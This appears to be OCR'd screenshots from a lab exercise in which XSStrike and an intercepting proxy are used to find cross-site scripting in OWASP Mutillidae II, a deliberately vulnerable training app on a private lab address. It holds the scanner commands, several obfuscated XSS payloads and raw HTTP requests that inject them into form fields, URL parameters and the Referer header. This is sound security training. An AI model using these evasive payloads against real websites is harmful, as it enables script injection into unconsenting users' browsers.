- ( ) Sysinternals
- ( ) inSIDDer

Your Initials:

Submit Vote

Your choice was v3dm0s

CSRF Protection Information

Posted Token:
(Validation not performed)

Expected Token For This Request:

Token Passed By User For This Request:

New Token For Next Request:

Token Stored in Session:

Register User

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=register.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "csrf-token=&username=admin&password=admin&confirm_password=&my_signature=&register-php-submit-button=Create+Account"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
-------------------------------------------------------------------------------
[+] Payload: <A%0dOnmOuSeoVEr%09=%09(confirm)()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Pretty Raw Hex

```
1  POST /mutillidae/index.php?page=register.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 115
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=register.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&username=<A%0dOnmOuSeoVEr%09=%09(confirm)()>v3dm0s&password=admin&confirm_password=&my_signature=&register-php-submit-button=Create+Account
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project Whitepaper

Release Announcements

Register for an Account

Back Help Me!

Hints

Passwords do not match


Switch to RESTful Web Service Version of this Page


Please choose your username, password and signature

Username	admin
Password	••••• Password Generator
Confirm Password	
Signature	

Create Account

Browser Info





```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=browser-info.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────eSmart, g_usingIE);entValue;
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18544
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <d3V/+/oNPOiNTErenter%0d=%0d(confirm)()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

10.0.2.10/mutillidae/index.php?page=browser-info.php<d3V/+/oNPOiNTErenter%0D=%0D(confirm)()>v3dm0s

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Page Not Found

Back Help Me!

Validation Error: 404 - Page Not Found

Those "Back" Buttons



Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=browser-info.php%3Cd3V/+/oNPOiNTErenter%0d=%0d(confirm)()%3Ev3dm0s HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php
9  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18544
------------------------------------------------------------
[+] Payload: <D3v%09onmoUSeover%0a=%0aa=prompt,a()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <D3V%0aONpOinTeREnTer%0d=%0d(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <HtmL%0aOnMOuSEoVer+=+a=prompt,a()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80


Forward | Drop | Intercept is on | Action | Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=back-button-discussion.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: <HtmL%0aOnMOuSEoVer+=+a=prompt,a()//
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Pretty Raw Hex


```
1 GET /mutillidae/%3CHtmL%0aOnMOuSEoVer+=+a=prompt,a()// HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=back-button-discussion.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```



Not Found

The requested URL /mutillidae/<HtmL OnMOuSEoVer+=+a=prompt,a()// was not found on this server.

Styling with Mutilidae




Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9  Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```




Request to http://10.0.2.10:80


Forward | Drop | Intercept is on | Action | Open Browser

